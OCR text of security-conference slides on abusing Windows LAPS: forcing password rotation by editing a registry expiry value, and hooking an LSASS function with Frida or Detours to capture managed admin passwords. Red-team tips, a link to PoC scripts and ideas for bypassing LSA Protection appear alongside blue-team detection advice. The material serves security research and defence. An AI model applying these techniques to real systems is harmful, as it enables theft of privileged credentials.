


What if we change the `AzurePasswordExpiryTime` key?

It can't be that simple, right? Right?

Note: additional registry values related to post-authentication actions can be found under this key.


Registry Editor
File Edit View Favorites Help
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\LAPS\State
Name Type Data
(Default) REG_SZ (value not set)
AdministratorAccountName REG_SZ Administrator
AzurePasswordExpiryTime REG_QWORD 0x1dbef45428eb7bf (133963694685992895)
DSRMMode REG_DWORD 0x00000000 (0)
LastAccountRidUpdated REG_DWORD 0x000001f4 (500)
Administrator: Windows PowerShell
PS C:\WINDOWS\system32> Invoke-LapsPolicyProcessing -Verbose #Forcing a refresh cycle to avoid the wait
Windows Filetime to UNIX Timest
https://gchq.github.io/CyberChef/#recipe=Windows_Filetime_to...
Download CyberChef
Last build: A month ago - Version 10 is here! Read about the...
Options
About
Operations
Search...
Recipe
Windows Filetime to UNIX
Input
1dbef45428eb7bf
Output
Mon 7 July 2025 13:44:28 UTC
!SamISetPasswordForeignUser2
dll!SamISetPasswordForeignUser2
s\baguette\Desktop__handlers__\samsrv.dll\SamISetPasswordForei
localhost:51771/
Search
ENG
SF
16:05
30/06/2025


Microsoft Intune admin center
Home > Devices | Overview > Windows | Windows devices > LAPS-
LAPS-W11 | Local admin password
Search
Refresh
Overview
Manage
Properties
Monitor
Learn more about Local
Local administrator pass...
Show local administrator pa
Local administrator password
Account name
Administrator
Security ID
S-1-5-21-2970840996-3213091915-706289186-500
Local administrator password
****
Last password rotation
6/30/2025, 4:19:05 PM
Next password rotation
7/7/2025, 4:19:05 PM
This password has expired.
Schrödinger's LAPS password
Operations
Recipe
Input
fork
Fork
Public Key from Private Key
Argon2 compare
Fork
Split delimiter
\n
Merge delimiter
\n
Ignore errors
STEP
BAKE!
Auto Bake
1f7637e05cfe600
1dbe9c9ef0e962f
Raw Bytes
LF
Output
Sat 1 January 2050 13:37:00 UTC
Mon 30 June 2025 14:19:04 UTC
Event Viewer
File Action View Help
Operational Number of events: 164
Actions
Level | Date and Time | Source | Event ID | Task Category
Information | 13/07/2025 16:14:38 | LAPS | 10004 | None
Information | 13/07/2025 16:14:38 | LAPS | 10016 | None
Information | 13/07/2025 16:14:38 | LAPS | 10052 | None
Information | 13/07/2025 16:14:38 | LAPS | 10010 | None
Information | 13/07/2025 16:14:38 | LAPS | 10022 | None
Information | 13/07/2025 16:14:38 | LAPS | 10003 | None
Information | 08/07/2025 06:11:02 | LAPS | 10004 | None
Information | 08/07/2025 06:11:02 | LAPS | 10016 | None
Event 10016, LAPS
General Details
The managed account password does not need to be updated at this time.
See https://go.microsoft.com/fwlink/?linkid=2220550 for more information.
Log Name: Microsoft-Windows-LAPS/Operational
Source: LAPS
Logged: 13/07/2025 16:14:38
Event ID: 10016
Task Category: None
Level: Information
Keywords:
User: SYSTEM
Computer: LAPS-W11
Registry Editor
File Edit View Favorites Help
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\LAPS\State
Name | Type | Data
(Default) | REG_SZ | (value not set)
AdministratorAccountName | REG_SZ | Administrator
AzurePasswordExpiryTime | REG_QWORD | 0x1f7637e05cfe600 (141691306200000000)
DSRMMode | REG_DWORD | 0x00000000 (0)
LastAccountRidUpdated | REG_DWORD | 0x000001f4 (500)
LastPasswordUpdateTime | REG_QWORD | 0x1dbe9c9ef0e962f (133957667445970479)
PolicySource | REG_DWORD | 0x00000001 (1)
Hints
IME
Installer
LanguageCo
LAPS
Config
State
ENG
SF
16:44
13/07/2025

Status of objective


Can we force a password change?

AD: ✓


Entra ID: ✓

Frida is great, but what if we can’t use it?

Microsoft Detours




Detours is a Microsoft-developed open-source library used to intercept and modify Win32 API calls in Windows applications (https://github.com/microsoft/Detours)



Diagrams redrawn based on:
https://github.com/microsoft/detours/wiki/OverviewInterception

The approach is quite straightforward:

1. **Define a function** with the same signature as the target function (e.g., which **captures the LAPS password**) that will be called before **calling the original** function.
2. **Attach the hook** when the DLL is loaded, and detach it upon unloading.


Active Directory Users and Computers
File Action View Help
Active Directory Users and Comp
Saved Queries
laps-lab.com
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
LAPSManaged
Managed Service Accoun
Other
Users
Name Type Description
W11 Computer
14:13
30/06/2025
Recycle Bin
LAPS
This PC > Local Disk (C:) > LAPS
Search LAPS
New Sort View Details
Home
Gallery
OneDrive
Name Date modified Type
This folder is empty.
Process Hacker [W11\atgo] (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
lsa
Processes Services Network Disk
Name PID CPU I/O total r... Private by... User name Description
lsass.exe 932 7.78 MB NT AUTHORITY\SYSTEM Local Security Authority Process
CPU Usage: 3.74% Physical memory: 2.59 GB (32.34%) Processes: 132
Command Prompt
C:\Users\baguette>gpupdate /target:computer /force
Search
ENG
SF
14:13
30/06/2025

6


Conclusion

Can we hook other functions for similar results?

Yes.

And probably a bunch more too.

Would you like some passwords?



Safe from Oops, not from Ops: intentional & careful tampering only, please!

Account password tampering protection

When Windows LAPS is configured to manage a local administrator account password, that account is protected against accidental or careless tampering. This protection extends to the DSRM account, when Windows LAPS is managing that account on a Windows Server Active Directory domain controller.

Windows LAPS rejects unexpected attempts to modify the account's password with a `STATUS_POLICY_CONTROLLED_ACCOUNT` (0xC000A08B) or `ERROR_POLICY_CONTROLLED_ACCOUNT` (0x21CE\8654) error. Each such rejection is noted with a 10031 event in the Windows LAPS event log channel.

Disabled in Windows safe mode

When Windows is started in safe mode, DSRM mode, or in any other non-normal boot mode, Windows LAPS is disabled. The managed account's password isn't backed up during this time even if it is in an expired state.

Source: https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-concepts-overview

Overriding LAPS Logic: Mission Accomplished? Still a Lot to Explore
Foundations laid, paths wide open

✓ Capture the LAPS password during resets or changes

✓ Desynchronize the local password from what’s stored in the directory


✓ Force password changes on demand

Going further

- **“Messing” with LSASS remains the real challenge (RunAsPPL, EDR, etc.)**
- This talk and the PoCs aimed to highlight the under-studied client-side logic of LAPS – and will hopefully spark some ideas!

Some unsolicited advice

I'm a Consultant, after all



Red Teamers – Be creative!

- Think beyond the PoCs: try retrieving the password via the network, or explore other scenarios
- Numerous functions can be hooked or abused
- Offsets and internal logic may change with updates

Blue Teamers

- Monitor for unexpected LAPS password resets. If LAPS isn't actively used, resets should align with the configured rotation period
- Watch for and limit privilege escalations – our scenarios assume post-compromise. Stopping the initial access prevents it
- Ensure technical controls like RunAsPPL, EDR, etc., are properly deployed and active

Thank you!

https://www.linkedin.com/in/antoinegoichot/

PoCs & Scripts (retrieving PDB and offsets):
https://github.com/goichot/OverLAPS

Food for thought and personal to-do list (aka maybe useless ideas)

Ideas to bypass LSA Protection and load a custom DLL:

- Bring Your Own Vulnerable Driver (BYOVD)
- Bring Your Own Vulnerable DLL (itman's PPLrevenant)
